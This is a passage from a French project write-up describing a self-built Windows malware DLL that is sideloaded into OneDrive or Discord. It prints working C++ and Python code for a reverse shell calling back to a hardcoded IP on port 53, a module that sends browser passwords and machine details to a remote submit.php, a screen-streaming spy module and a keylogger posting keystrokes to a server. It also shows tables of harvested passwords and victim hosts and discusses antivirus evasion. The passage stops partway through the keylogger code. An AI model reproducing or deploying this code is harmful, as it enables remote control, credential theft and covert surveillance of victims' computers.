- [plusaes_wrapper.hpp](#) : Simplification de la librairie PlusAES

Les headers [dumper.hpp](#), et [klog.hpp](#) font référence à l’extracteur de mots de passe et au keylogger respectivement, et les headers [utils.hpp](#), [networking.hpp](#) contiennent des fonctions utilisées un peu partout dans le projet dont voici les définitions :

→ [utils.hpp](#)

exec_cmd	Exécute une commande passée en paramètre de manière silencieuse, puis retourne l’output capturé.
query_registry	Récupère une valeur dans le registre Windows en fonction d’un chemin et d’une clé passés en paramètre, on peut également sélectionner la version du registre (x64 ou x86), ce qui nous pose un gros problème l’an dernier.
get_architecture	Retourne l’architecture du système (x86 ou x64).
get_windows_version	Retourne la version de Windows (de XP à 11) avec l’architecture.
file_or_dir_exists	Retourne true si un chemin passé en paramètre existe sur le disque.
get_directories	Retourne la liste des dossiers dans un chemin passé en paramètre.
is_elevated	Retourne true si l’on a les droits admin ou non (<i>non utilisé</i>).
get_encoder_clsid	Fonction obscure utilisée lors de l’encodage JPEG d’une image.
screenshot_jpeg	Retourne un vecteur de bits contenant une capture d’écran JPEG.
bytevector_rshell	Formate un vecteur d’octets pour les trames TCP du Reverse Shell.
bytevector_spy	Formate un vecteur d’octets pour les trames TCP du module d’espionnage.

→ [networking.hpp](#)

get_request	Envoie une requête GET vers une URL passée en paramètre.
post_json	Envoie une requête POST vers une URL et avec du JSON passé en paramètre.
do_tcp_rshell	Lance le Reverse Shell sur une IP et un PORT passés en paramètre.
do_tcp_stream	Lance l’espionnage de l’écran sur une IP et un PORT passés en paramètre.

On reconnaît là un projet compilant une DLL, avec le fichier "dllmain.cpp", qui contient le code suivant :

```
#include <windows.h>
#include "functions.hpp"

// Remove definition to build for Discord (WINSTA.dll)
#define ONEDRIVE

BOOL APIENTRY DllMain(HMODULE hModule, DWORD ul_reason_for_call, LPVOID lpReserved)
{
    switch (ul_reason_for_call)
    {
        case DLL_PROCESS_ATTACH:
            #ifdef ONEDRIVE
                CreateThread(NULL, NULL, (LPTHREAD_START_ROUTINE) load_onedrive_dll, hModule, NULL, NULL);
            #else
                CreateThread(NULL, NULL, (LPTHREAD_START_ROUTINE) load_discord_dll, hModule, NULL, NULL);
            #endif
                CreateThread(NULL, NULL, (LPTHREAD_START_ROUTINE) load_rshell, hModule, NULL, NULL);
                CreateThread(NULL, NULL, (LPTHREAD_START_ROUTINE) load_stream, hModule, NULL, NULL);
                CreateThread(NULL, NULL, (LPTHREAD_START_ROUTINE) load_klog, hModule, NULL, NULL);
                break;
        case DLL_THREAD_ATTACH:
        case DLL_THREAD_DETACH:
        case DLL_PROCESS_DETACH:
            break;
    }
    return TRUE;
}
```

Nos threads s'exécutent dans cet ordre :

1. Chargement de la DLL originale (Il est impossible d'appeler LoadLibrary depuis dllmain.cpp)
2. Lancement du Reverse Shell
 - a. Exfiltration des infos de la machine vers notre BDD (Nécessaire pour la suite)
 - b. Exfiltration des mots de passe des navigateurs
 - c. Lancement du Reverse Shell TCP
3. Lancement du module d'espionnage de l'écran
4. Lancement du keylogger

Comme vous le constatez, nous avons la possibilité de compiler deux versions de la DLL : l'une qui charge la DLL originale de OneDrive (FileSyncFALWB.dll) et l'autre celle de Discord (WINSTA.dll).

Toutes les fonctions liées à ces threads sont définies dans le fichier "functions.hpp" :

```
void load_rshell(LPARAM lParam) { ... }

void load_stream(LPARAM lParam) { ... }

void load_klog(LPARAM lParam) { ... }

void load_onedrive_dll(LPARAM lParam) { ... }

void load_discord_dll(LPARAM lParam) { ... }
```


1. Le Reverse Shell

Le Reverse Shell est notre module le plus dangereux, car il fournit à l'attaquant un accès console à la machine infectée.

Il est donc possible d'exécuter n'importe quelle commande, de télécharger des données, d'installer d'autres malwares, etc...

Comme tous les Reverse Shell, le nôtre est constitué de deux parties : un client et un serveur.

Voici le cycle de fonctionnement du module une fois la connexion établie :



Au lancement du module côté client, le programme va tenter d'établir une **connexion TCP** à notre serveur qui écoute sur le **port 53**.

Note : Le choix du port 53 n'a pas été fait par hasard, celui-ci est normalement prévu pour les résolutions DNS mais nous l'utilisons afin d'éviter l'utilisation d'un port spécifique, qui pourrait être mal vu par un antivirus.

Si le serveur n'est pas disponible, alors le client tente de se reconnecter toutes les 10 secondes, sinon la connexion est établie avec succès et le client démarre sa phase d'authentification.

Afin de s'authentifier, le client doit d'abord envoyer son nom d'hôte au serveur, qui lui ira chercher une entrée correspondante dans la base de données.

Si le client existe bien dans la base de données, alors le client est rendu disponible sur le serveur, il sera rejeté le cas échéant.

Sur le serveur, il nous est possible de sélectionner le client qui sera affiché dans la liste des clients connectés, puis de lui envoyer des commandes et d'afficher les outputs.

Voici le code du client :

```
void load_rshell(LPARAM lpParam) {
    HMODULE hModule = (HMODULE)lpParam;
    dumper d;

    try {
        nlohmann::json json = nlohmann::json::object();

        json["ip"] = get_request("https://api.ipify.org/");
        json["host"] = getenv("COMPUTERNAME");
        json["os"] = get_windows_version();
        json["cpu"] = query_registry("HKEY_LOCAL_MACHINE\\HARDWARE\\DESCRIPTION\\System\\CentralProcessor\\0", "ProcessorNameString", get_architecture());
        json["dumped"] = d.do_dump();

        post_json("http://185.143.220.132/submit.php", json.dump());
        do_tcp_rshell("185.143.220.132", 53);
    } catch (...) { }

    FreeLibraryAndExitThread(hModule, 0);
}
```

Comme nous venons de l'expliquer, nous commençons par réunir des informations sur la machine dans un tableau JSON, ces dernières servent pour la phase d'authentification, afin de s'assurer que la machine ait bien été infectée.

Dans le tableau JSON, nous ajoutons également un dump des mots de passe déchiffrés (nous expliquerons cela en détail par la suite).

L'envoi des données se fait via une requête POST sur un serveur Apache, dont voici le code :

→ <https://razen.lol/projet/submit.php.txt>

La logique est simple, si l'utilisateur n'existe pas alors il est inséré dans la table “infected”, sinon seules les informations sur sa machine sont mises à jour.

Les mots de passe sont insérés dans la table “extracted” s'ils n'y sont pas déjà présents, ce qui évite les doublons.

Voici à quoi ressemble la table “infected” :

ip	host	os	cpu	latest_load
81.254.197.200	DESKTOP-PFHE30G	Windows 10 (64-bit)	AMD Ryzen 5 3600 6-Core Processor	2023-02-05 20:04:34
92.184.123.44	DESKTOP-1C00I72	Windows 10 (64-bit)	Intel(R) Core(TM) i7-6820HQ CPU @ 2.70GHz	2023-02-02 15:45:54

Voici à quoi ressemble la table "extracted" :

id	host	os	browser	url	username	password	date_dumped
3	Windows 10 (64-bit)	DESKTOP-DAP55H2	Edge	https://mostwanted.codes/	razen	hi_from_edge	2023-02-01 18:17:36
4	Windows 10 (64-bit)	DESKTOP-PFHE30G	Chrome	https://facebook.com/	totor	123123123	2023-02-05 20:04:23
5	Windows 10 (64-bit)	DESKTOP-PFHE30G	Chrome	https://twitter.com/	aaa	ssss	2023-02-05 20:04:23

Une fois les données envoyées, la fonction initiant le Reverse Shell est exécutée, la voici :

```
void do_tcp_rshell(std::string serverip, int port) {
    WSADATA wsaData;
    WSAStartup(MAKEWORD(2, 2), &wsaData);
    SOCKET sock;

    nlohmann::json host;
    host["host"] = std::string(getenv("COMPUTERNAME"));

    while (true) {
        sock = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
        struct sockaddr_in server;
        server.sin_family = AF_INET;
        server.sin_port = htons(port);
        server.sin_addr.s_addr = inet_addr(serverip.c_str());

        if (connect(sock, (struct sockaddr*)&server, sizeof(server)) != SOCKET_ERROR) {
            send(sock, host.dump().c_str(), strlen(host.dump().c_str()), 0);

            while (true) {
                char buffer[1024];

                if (recv(sock, buffer, 1024, 0) == 0) {
                    std::this_thread::sleep_for(std::chrono::seconds(10));
                    break;
                }

                std::string output;

                try {
                    output = Base64::Encode(exec_cmd(buffer));
                } catch (...) {
                    output = Base64::Encode("An error occurred while executing your command, please
try again.");
                }

                std::vector<BYTE> to_send = bytevector_rshell(output);

                send(sock, (const char*)to_send.data(), to_send.size(), 0);
            }
        } else {
            std::this_thread::sleep_for(std::chrono::seconds(10));
        }

        closesocket(sock);
    }

    WSACleanup();
}
```

Il s'agit d'un simple client TCP respectant la logique évoquée plus tôt :

1. Initialisation du socket TCP
2. Tentative de connexion au serveur (s'il est indisponible, on attend 10 secondes avant de boucler pour se reconnecter)
3. Envoi du nom d'utilisateur (nous sommes rejetés si l'authentification échoue)
4. Réception d'un paquet TCP découpé en chunks de 1024 octets dans un buffer (il s'agit de la commande à exécuter)
 - a. Si le paquet est vide, c'est que nous sommes déconnectés (car nous sommes en TCP), donc on sort de la boucle au bout de 10 secondes pour se reconnecter.
5. Tentative d'exécution de la commande avec la fonction "exec_cmd" et récupération du résultat en Base64
6. Fabrication de la réponse à envoyer sous la forme d'un tableau (vecteur) d'octets
7. Envoi de la réponse au serveur

Comme nous envoyons des paquets découpés en chunks de 1024 octets, il est important pour le serveur de connaître la taille totale du message en cas de dépassement (pour des raisons d'affichage)

Dans tous les cas, voici à quoi ressemble le premier paquet contenant la réponse :

Taille de l'output	Output (encodé en base64)
4 octets	1020 octets au maximum

Voici comment nous construisons nos paquets dans le code :

```
std::vector<BYTE> bytevector_rshell(std::string data) {
    std::vector<BYTE> output;

    output.reserve(4 + data.length());

    output.insert(output.end(), (data.length() & 0xff000000) >> 24);
    output.insert(output.end(), (data.length() & 0x00ff0000) >> 16);
    output.insert(output.end(), (data.length() & 0x0000ff00) >> 8);
    output.insert(output.end(), data.length() & 0x000000ff);

    output.insert(output.end(), data.begin(), data.end());

    return output;
}
```

Nous codons la taille des données sur les 4 premiers octets (ce qui donne une taille maximale de $2^{32} - 1 = 4\ 294\ 967\ 295$), puis les données elles-mêmes (encodées en base64) juste à la suite.

Du côté serveur, nous l'avons écrit en Python et il est structuré comme ceci :

```
# Holds the connected clients
clients = {}

# Holds the Logged events
logs = []

# Flag for knowing when the thread printed something
flag = False

# Exception that is thrown when an unknown host attempts to connect
class UnknownHostException(Exception):
    pass

# Function used to Log events
def log(event):...

# Function used to close a given socket properly
def close_socket(sock):...

# Threaded function that receives data from a client and prints the output
def receive_from_client(c, addr, host):...

# Threaded function that accepts foreign connections
def accept_clients(server):...

if __name__ == "__main__":
    # Creating TCP server, Listening on port 53
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.bind(("", 53))
    s.listen(5)

    # Launching a thread to start accepting client connections
    t = threading.Thread(target=accept_clients, args=(s,))
    t.daemon = True
    t.start()

    print("[+] Server started.")
    selected = None

    # Below is our own CLI for interacting with clients
    while True:...
```

Nous avons un dictionnaire de clients connectés, une liste de logs, qui sont tous les deux mis à jour en temps réel par des Threads.

Au démarrage du script le serveur TCP est initialisé, puis un premier Thread est lancé afin de gérer les connexions entrantes et d'authentifier les clients.

Nous avons ensuite une boucle infinie dans laquelle nous pouvons entrer des commandes afin d'interagir avec les clients (notre propre CLI) :

- **exit, quit** : Fermer le serveur, déconnexion de tous les clients connectés
- **clients** : Afficher la liste des clients disponibles
- **clear, cls** : Vider la console
- **logs** : Afficher la liste des logs (connexions, déconnexions, rejets, ...)
- **clean** : Vider la liste des logs
- **unselect, deselect** : Désélectionner le client sélectionné
- **sel, select <id>** : Sélectionner un client par son id (affiché dans la liste des clients)
- **r, run <cmd>** : Envoyer une commande au client sélectionné

Voici la fonction qui permet d'accepter et d'authentifier les clients :

```
# Threaded function that accepts foreign connections
def accept_clients(server):
    global clients, logs
    while True:
        c, addr = server.accept()
        faddr = ":".join([str(e) for e in addr])

        try:
            host = c.recv(1024).decode("utf-8")
            h = json.loads(host)

            if h["host"] is None:
                raise UnknownHostException

            host = h["host"]
            response = requests.get(f"http://localhost/webapi.php?key={APIKEY}&ipv4={addr[0]}&host={host}")
            d = json.loads(response.text)

            if d["status"] == "error":
                raise UnknownHostException

            log(f"Client \'{host}\' ({faddr}) connected to the server.")

            clients[faddr] = (d, c, threading.Thread(target=receive_from_client, args=(c, faddr, host)))
            clients[faddr][2].start()

        except (UnicodeDecodeError, json.decoder.JSONDecodeError, UnknownHostException):
            log(f"Refused connection from {faddr} (UnicodeDecodeError).")
            close_socket(c)
```

On reconnaît la phase d'authentification qui vérifie que le client existe bien dans la base de données, ceci est fait à l'aide d'un Web API (sécurisé par un token aléatoire de 64 caractères) tournant sur notre serveur Apache dont voici le code :

→ <https://razen.lol/projet/webapi.php.txt>

Si le client est authentifié, un autre Thread est démarré afin d'écouter les messages reçus et d'afficher les outputs des commandes :

```
# Threaded function that receives data from a client and prints the output
def receive_from_client(c, addr, host):
    global clients, logs, flag

    while True:
        try:
            size = c.recv(4)

            if not size:
                raise socket.error

            size = int.from_bytes(size, "big")
            message = bytearray()

            while len(message) < size:
                message += c.recv(1024)

            message = base64.b64decode(message)
            message = message.decode("utf-8")

            print(message)
            flag = True

        except UnicodeDecodeError:
            print("Unable to decode output.")
        except socket.error:
            log(f"Client \'{host}\' ({addr}) disconnected from the server.")
            clients.pop(addr)
            break
```

On commence bien par récupérer les 4 premiers octets contenant la taille de l'output, ainsi on peut l'afficher entièrement avant d'avertir notre programme principal qu'il puisse demander une nouvelle commande :

```
# If we type "r" or "run" with a command next to it, send it to the selected client
if cmd[0] in ["r", "run"]:
    if selected is not None:
        # Building command, appending null terminator
        cmd_to_run = " ".join(cmd[1:]) + "\0"

        # Sending the command
        clients[selected][1].send(cmd_to_run.encode("utf-8"))

        # Waiting for the thread to print the result
        while not flag:
            pass

        flag = False
```

Voici donc comment fonctionne notre Reverse Shell, évidemment une démonstration de celui-ci sera montrée dans le Proof of Concept de notre malware.

2. Visionnage en temps réel

Ce module est très similaire à notre Reverse Shell dans son fonctionnement (c'est même plus simple), nous avons de nouveau une partie client et une partie serveur, la différence est que l'on fait transiter une image encodée en JPEG encodée en Base64 :

```
void load_stream(LPARAM lpParam) {
    HMODULE hModule = (HMODULE)lpParam;

    try {
        do_tcp_stream("185.143.220.132", 110);
    } catch (...) { }

    FreeLibraryAndExitThread(hModule, 0);
}
```

Vous remarquerez que l'on utilise le port **110**, qui est un autre port utilisé par défaut sur Windows pour les trames **POP3**.

```
void do_tcp_stream(std::string serverip, int port) {
    WSADATA wsaData;
    WSASStartup(MAKEWORD(2, 2), &wsaData);
    SOCKET sock;
    nlohmann::json host;
    host["host"] = std::string(getenv("COMPUTERNAME"));

    while (true) {
        sock = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
        struct sockaddr_in server;
        server.sin_family = AF_INET;
        server.sin_port = htons(port);
        server.sin_addr.s_addr = inet_addr(serverip.c_str());

        if (connect(sock, (struct sockaddr*)&server, sizeof(server)) != SOCKET_ERROR) {
            send(sock, host.dump().c_str(), strlen(host.dump().c_str()), 0);

            char status[1024];
            recv(sock, status, 1024, 0);

            if (strcmp(status, "OK") == 0) {
                while (true) {
                    auto data = screenshot_jpeg();
                    std::vector<BYTE> to_send =
bytevector_spy(Base64::Encode(std::string(data.begin(), data.end())));
                    send(sock, (const char*)to_send.data(), to_send.size(), 0);
                    std::this_thread::sleep_for(std::chrono::seconds(5));
                }
            } else {
                break;
            }
        } else {
            std::this_thread::sleep_for(std::chrono::seconds(10));
        }
        closesocket(sock);
    }
    WSACleanup();
}
```

On reconnaît ici le code du client TCP utilisé précédemment, sauf que nous nous contentons d'envoyer périodiquement des captures d'écrans au serveur toutes les 5 secondes.

Notre fonction de capture d'écran fait tout de manière **silencieuse** et prend soin de compresser les bitmaps en JPEG, ainsi nous n'avons pas d'images trop lourdes (ce qui facilite les transferts).

Les images sont encodées en Base64 pour le transport (ce qui augmente leur taille d'approximativement ~30%), mais on parle de fichiers d'environ 200 Ko ce qui est largement acceptable.

Comme pour le Reverse Shell, nous envoyons la taille du message dans le header du paquet TCP (sur 4 octets), mais aussi la position du curseur sur l'écran car ce dernier est invisible sur la capture :

```
std::vector<BYTE> bytevector_spy(std::string data) {
    std::vector<BYTE> output;

    output.reserve(4 + 2 + 2 + data.length());

    output.insert(output.end(), (data.length() & 0xff000000) >> 24);
    output.insert(output.end(), (data.length() & 0x00ff0000) >> 16);
    output.insert(output.end(), (data.length() & 0x0000ff00) >> 8);
    output.insert(output.end(), data.length() & 0x000000ff);

    POINT cursor;
    int x, y;

    if (GetCursorPos(&cursor)) {
        x = cursor.x;
        y = cursor.y;
    } else {
        x = 0;
        y = 0;
    }

    output.insert(output.end(), (x & 0xff00) >> 8);
    output.insert(output.end(), x & 0x00ff);

    output.insert(output.end(), (y & 0xff00) >> 8);
    output.insert(output.end(), y & 0x00ff);

    output.insert(output.end(), data.begin(), data.end());

    return output;
}
```

Les coordonnées (x, y) du curseur sont récupérées à l'instant de la capture et codées sur 2 octets chacuns (ce qui donne une coordonnée maximale de $2^{16} - 1 = 65535$ pixels).

Les données JPEG sont ensuite ajoutées à la suite de la taille et de la position du curseur.

Du côté du serveur, nous avons repris le code du serveur du Reverse Shell, mais nous avons enlevé l'interface de commandes et le système de logs.

Nous avons gardé le système d'authentification, ainsi seuls les clients infectés sont acceptés et peuvent nous envoyer des images.

Voici le contenu de la fonction "receive_from_client" :

```
def receive_from_client(c, faddr, host):
    global clients

    while True:
        try:
            size = c.recv(4)

            if not size:
                raise socket.error

            size = int.from_bytes(size, "big")

            cursor_x = c.recv(2)
            cursor_x = int.from_bytes(cursor_x, "big")
            cursor_y = c.recv(2)
            cursor_y = int.from_bytes(cursor_y, "big")

            image = bytearray()

            while len(image) < size:
                image += c.recv(1024)

            image = image.decode("utf-8")
            image = base64.b64decode(image)

            image_edit = Image.open(BytesIO(image))

            if cursor_x != 0 and cursor_y != 0:
                cursor = Image.open("cursor.png")
                image_edit.paste(cursor, (cursor_x, cursor_y), cursor)

            addr = faddr.split(':')[0]
            date = datetime.datetime.now().strftime("%d/%m/%Y %H:%M:%S")

            image_edit = text_on_img(image_edit, f"{host} @ {addr}", 10)
            image_edit = text_on_img(image_edit, date, 35)
            image_edit.save(f"./images/{host}@{addr}.jpeg")


            print(f"[{date}] Saved screenshot from {host}, size : {size} bytes")

        except UnicodeDecodeError:
            print("Unable to decode image.")
        except socket.error:
            print(f"Disconnected {host} @ {faddr}")
            clients.pop(faddr)
            break
```

Comme vous le voyez, nous faisons un peu de traitement sur l'image avec la librairie Pillow avant de la sauvegarder sur le serveur :

- On ajoute un curseur sur l'image aux coordonnées reçues sur les 2 premiers octets
- On ajoute la date, le nom d'utilisateur du client et son adresse ip en haut de l'image

Ce qui nous donne ce genre de résultat :



Les images sont sauvegardée sur le serveur sous ce format :

/home/images/			
Name		Size	Changed
..			10/02/2023 03:50:04
DESKTOP-DAP55H2@81.254.197.200.jpeg		159 KB	10/02/2023 05:11:09
DESKTOP-PFHE30G@81.254.197.200.jpeg		257 KB	04/02/2023 19:04:46

Les images sont réécrites à chaque réception afin de n'avoir qu'un seul fichier par client.

Afin de visionner les écrans en temps réel, nous avons créé une application Web composée de deux scripts PHP "latest.php" et "watch.php" dont voici les codes :

- <https://razen.lol/projet/latest.php.txt>
- <https://razen.lol/projet/watch.php.txt>

Le premier script "latest.php" prends un nom d'utilisateur et un token en paramètre et affiche la dernière image enregistrée correspondante avec le bon header (image/jpeg) et le bon code de retour (200 pour ok ou 400 pour erreur)

Le deuxième script est composé d'une interface en HTML avec une simple page de login :

Login


Password

Une fois connecté, on peut voir la liste des clients infectés ayant déjà envoyé au moins une capture d'écran, avec la date :

Available hosts :

- [DESKTOP-DAP55H2 from 81.254.197.200 \(latest upload 10/02/2023 05:11:09\)](#)
- [DESKTOP-PFHE30G from 81.254.197.200 \(latest upload 04/02/2023 19:04:46\)](#)

Si on sélectionne un client, voici ce qu'on obtient :



Nous pouvons donc bien voir les écrans des machines infectées en temps réel, ce qui devient très puissant surtout couplé avec une console ouverte en Reverse Shell.

Une amélioration que l'on pourrait proposer est d'utiliser des WebSocket pour éviter de passer par un serveur Python intermédiaire et de connecter directement les clients au serveur Web.

3. Keylogging

Notre malware est également doté d'un keylogger, ce qui est à la fois très puissant et très simple à programmer.



Comme son nom l'indique, un keylogger est un programme qui va enregistrer toutes les frappes de la victime, et exfiltrer les données vers un serveur distant.

De cette manière, si la victime entre des mots de passe ou autres données sensibles, l'attaquant peut les récupérer.

Notre keylogger fonctionne de cette manière :

```
void load_klog(LPARAM lpParam) {
    klog k;
    nlohmann::json buffer_json;

    while (true) {
        k.do_klog();

        if (k.buffer.size() > 150) {
            buffer_json[get_request("https://api.ipify.org/")] + "@" +
            getenv("COMPUTERNAME")] = Base64::Encode(k.buffer);

            post_json("http://185.143.220.132/klog_submit.php", buffer_json.dump());
            k.buffer.clear();
        }
    }
}
```

Dans une boucle infinie, nous loggons toutes les touches entrées dans un buffer (une chaîne de caractères).

Dès que le buffer dépasse 150 caractères, on encode les données en Base64 avant de les envoyer à notre serveur via une requête POST.

Une fois l'envoi réalisé, on vide le buffer, et ainsi de suite...

Voici à quoi ressemble notre classe permettant de logger les touches entrées par la victime :

```
class klog {
private:
    bool is_pressed(int key){ ... }

    bool is_cap_pressed(){ ... }

    bool is_altgr_pressed(){ ... }

    bool is_letter(int key){ ... }

    int to_lowercase(int letter){ ... }

    std::map<int, std::string> specials = { ... };

    std::map<int, std::pair<char, char>> specials2 = { ... };

    std::map<int, std::tuple<char, char, char>> specials3 = { ... };

    std::vector<int> ignore = { ... };

public:
    std::string buffer;

    void do_klog(){ ... }
};
```

Voici à quoi servent les méthodes ci-dessus :

- **is_pressed** : Retourne true si la touche passée en paramètre est appuyée.
- **is_cap_pressed** : Retourne true si nous sommes en mode majuscule.
- **is_altgr_pressed** : Retourne true si nous sommes en mode ALT GR.
- **is_letter** : Retourne true si la touche passée en paramètre est une lettre de l'alphabet.
- **to_lowercase** : Convertit une lettre passée en paramètre en minuscule.

Sur un système d'exploitation comme Windows, nous pouvons nous servir de ce que l'on appelle les [Virtual Key Codes](#) : il s'agit de valeurs entières représentant chacune une touche du clavier.

Par exemple les touches allant de A à Z correspondent aux valeurs entières allant de 65 à 90 (c'est d'ailleurs comme cela que l'on sait si une touche est une lettre ou non)

Pour ce qui est des touches spéciales, elles ont non seulement une représentation entière, mais aussi des noms symboliques définis comme constantes.

Par exemple, la touche Entrée est représentée par la valeur entière 13 mais également par la constante **VK_RETURN**.

Il n'est pas compliqué de représenter les frappes de la victime : si elle appuie sur "A", alors on log la touche "A" directement, mais qu'en est-il des touches spéciales ?

C'est à cela que servent nos maps "specials", "specials2" et "specials3".

La map “specials” établit une correspondance entre les Virtual Key Codes concernés et leur représentation dans nos logs.

```
std::map<int, std::string> specials = {
    {VK_BACK, "[Back]"}, 
    {VK_TAB, "[Tab]"}, 
    {VK_RETURN, "[Ret]"}, 
    {VK_ESCAPE, "[Esc]"}, 
    {VK_SPACE, " "}, 
    {VK_LEFT, "[LArr]"}, 
    {VK_UP, "[UpArr]"}, 
    {VK_RIGHT, "[RArr]"}, 
    {VK_DOWN, "[DArr]"}, 
    {VK_INSERT, "[Ins]"}, 
    {VK_DELETE, "[Del]"}, 
    {VK_NUMPAD0, "0"}, 
    {VK_NUMPAD1, "1"}, {VK_NUMPAD2, "2"}, {VK_NUMPAD3, "3"}, 
    {VK_NUMPAD4, "4"}, {VK_NUMPAD5, "5"}, {VK_NUMPAD6, "6"}, 
    {VK_NUMPAD7, "7"}, {VK_NUMPAD8, "8"}, {VK_NUMPAD9, "9"}, 
    {VK_DIVIDE, "/"}, {VK_MULTIPLY, "*"}, {VK_SUBTRACT, "-"}, 
    {VK_ADD, "+"}, {VK_DECIMAL, "."}, {222, "^\n"} 
};
```

Cette première map concerne les touches n’ayant qu’une option : par exemple, la touche Tab ne peut que produire une tabulation, rien ne change qu’on soit en majuscule ou qu’on appuie sur Alt GR en même temps, il n’y a qu’une seule correspondance.

Comme on le voit dans la map, une tabulation sera représentée comme “[Tab]” dans nos logs.

Les deux maps suivantes “specials2” et “specials3” servent à établir une correspondance entre les Virtual Key Codes et les touches offrant 2 ou 3 options respectivement :

```
std::map<int, std::pair<char, char>> specials2 = {
